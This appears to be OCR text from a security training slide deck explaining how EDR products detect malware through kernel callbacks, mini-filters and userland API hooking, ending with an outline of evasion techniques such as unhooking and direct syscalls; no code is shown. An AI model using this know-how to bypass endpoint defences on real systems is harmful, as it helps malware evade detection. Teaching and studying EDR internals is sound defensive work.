
Higher overview of detection pattern in different EDRs (Process Creation)


Detection pattern: McAfee Mvision EPO

- When process is created it is monitored by Real Protect Cloud Scanner

- All the events related to the process is monitored such as:
  - reading or modifying files or registries,
  - writing files
  - writing to another process
  - reading from another process
  - Network events etc.


- McAfee response to the process depending upon the process reputation
  - If the process has reputation value 1, the process will be immediately terminated and completely deleted from the disk including the events that are performed by the process such as writing files, modified registries etc.
  - If the process has reputation value 30, the process will be terminated however the file is not deleted from the disk.



Cloud Protection
Cloud
Process Creation
ntdll
User Land
Agent
NotifyOnProcessCreation
Kernel Land
Driver


Cloud Protection
Cloud
Process Creation
ntdll (hooked)
Injected dll
User Land
Agent
Kernel Land
Driver

Detection pattern: COMODO EDR

- When process is created, firstly Comodo EDR determines whether the process is trusted or not
- If the process is untrusted process it will run in a container
  - The main objective of putting process into container is to isolate the process instead of detection
  - COMODO container includes shadow copy of the endpoint machine including kernel
- Once the process is contained I/O access to files and registries are restricted
- After that the process will be hooked and monitored
- Since the untrusted processes run inside a container, any harm done by these processes will only affect the resources in the shadow copy


Cloud Protection
Cloud
Process Creation
User Land
Agent
NotifyOnProcessCreation
Kernel Land
Driver


Process Creation
Cloud Protection
Cloud
is app unknown
is app trusted
SandBox
clean process
ntdll . dll (Hooked)
Injected dll
ntdll .dll
User Land
Agent
Kernel Land
Driver

Labs

- Tools
  - Windows 10 version - any
  - EDR or Antivirus, eg:
    - Bitdefender Total Security
    - McAfee Mvision EPO
  - Visual Studio 2019 or higher
  - Debugger (x64dbg)
  - Process Hacker

Key Components of EDR from Higher level

- EDR contains 4 important components
    - EDR Agents
    - EDR Cloud Platform
    - EDR Drivers
    - Hooking engine (Dlls)
- Each component plays significant roles from gathering telemetries to detection and remediation of the malware

EDR Agents

- EDR Agents continuously monitors the endpoint and collects all the required data from running processes, network activity, file accessed events etc.
- All the collected data needs to be stored somewhere
- What could be the better option than the cloud?
- Agent sends all the collected data to the particular EDR cloud platform

EDR Cloud Platform

- All the data transmitted by the EDR agents are received here
- The cloud platform isn't just for data storage
- Cloud Platform also include data analytics and threat intelligence to enhance the detection
- It also provides automated response depending upon rules and policies set

EDR Drivers: Kernel Patch Protection

- Kernel Patch Protection is also known as PatchGuard

- PatchGuard is a security feature of 64 bit Microsoft windows which prevents third-party codes from patching the kernel. More security :)

- But, non-malicious products like EDR, AV and other security products also needs to patch the kernel to detect and prevent malicious activities/events in the system.

EDR Drivers: Kernel Patch Protection

- PatchGuard's implementation effectively disabled most security products' capabilities
- However, new feature was introduced by Microsoft called **Kernel Callbacks**
- These kernel callbacks, as well as mini-filters, are now used in current AV/EDR products.

EDR Drivers: Callbacks

- In windows OS, a kernel driver is allowed to register callbacks for certain events (process/thread creation and termination, image loads etc)

- This way the driver gets notification whenever the event is occured which helps AV/EDRs to monitor system activities

- When the callback is triggered, a certain action is taken, such as blocking the process if it’s malicious, and so on.

EDR Drivers: Callbacks

- Generally used callbacks are:
  - **PsSetCreateProcessNotifyRoutine()** - notifies the driver when the **process is created** or terminated. Mainly use for monitoring processes.
  - **PsSetCreateThreadNotifyRoutine()** - notifies the driver when the **thread is created** or deleted. Mainly use for monitoring threads.
  - **PsSetLoadImageNotifyRoutine()** - notifies the driver when the **image is loaded** or mapped into the memory. Mainly used for monitoring library loading.
  - **CmRegisterCallbackEx()** - registers a **RegistryCallback** routine. Mainly used for monitoring registry access.

EDR Drivers: Mini-Filters

- Most of the security products like AV/EDRs use mini-filter driver
- AV/EDRs use mini-filter driver to intercept the file system operations
- Mini-filter drivers registers pre and post callbacks to filter I/O operations
- With the help of mini-filter driver, security products can track and mitigate various types of malware
- One of the best example is: AV/EDR utilizes a mini-filter driver to safeguard their files against virus deletion or modification.

Hooking Engine (DLLs)

- AV/EDR comes with many libraries (DLLs) including hooking libraries also called as **Hooking Engine**
- Whenever the AV/EDR gets the notification of new process creation, it injects the dll into that process
- In the running process, the injected dll begins hooking certain API calls, commonly known as **Userland API Hooking**
- AV/EDR hooks APIs to monitor the suspicious behaviour in the process
- Some of the APIs that mostly AV/EDR hooks are: **NtCreateThreadEx, NtWriteVirtualMemory, LdrLoadDll, VirtualAlloc** etc.




Fig: All 4 components of EDR

How EDR Hooks

- EDR driver registers the callback using the function PsSetCreateProcessNotifyRoutine
- When new process is created, notification is sent to the windows subsystem and callback is triggered
- Once the callback is triggered, notification is sent to the particular driver (EDR Driver) which has registered the callback
- EDR Driver injects and load the dll (hooking library/engine) into that newly created process
- Injected dll starts to hook all the specific functions in ntdll.dll, kernel32.dll etc.




Fig: EDR Hooking Process




Fig: EDR Hooking Process

General EDR Evasion Areas

- There are various techniques to evade EDR in both user-land and kernel-land.
- This section will cover some of the most basic user-land techniques.
    - Native APIs
    - EDR unhooking
        - Unhooking by patching
        - Dll unhooking
    - Direct syscalls
    - Re-using functions [DEMO]
- The techniques listed above are the base and starting point to work on any EDR bypass.

Native (NT) APIs

- The Native API is a lower-level interface for interacting with Windows
- These Native APIs are used in early version of Windows NT startup process
- The Native API is located in ntdll.dll in user-land
- This is the last location that EDR/AV monitors before syscall, so these NT APIs are definitely hooked by EDR
- However, Malware authors are increasingly using Native APIs.

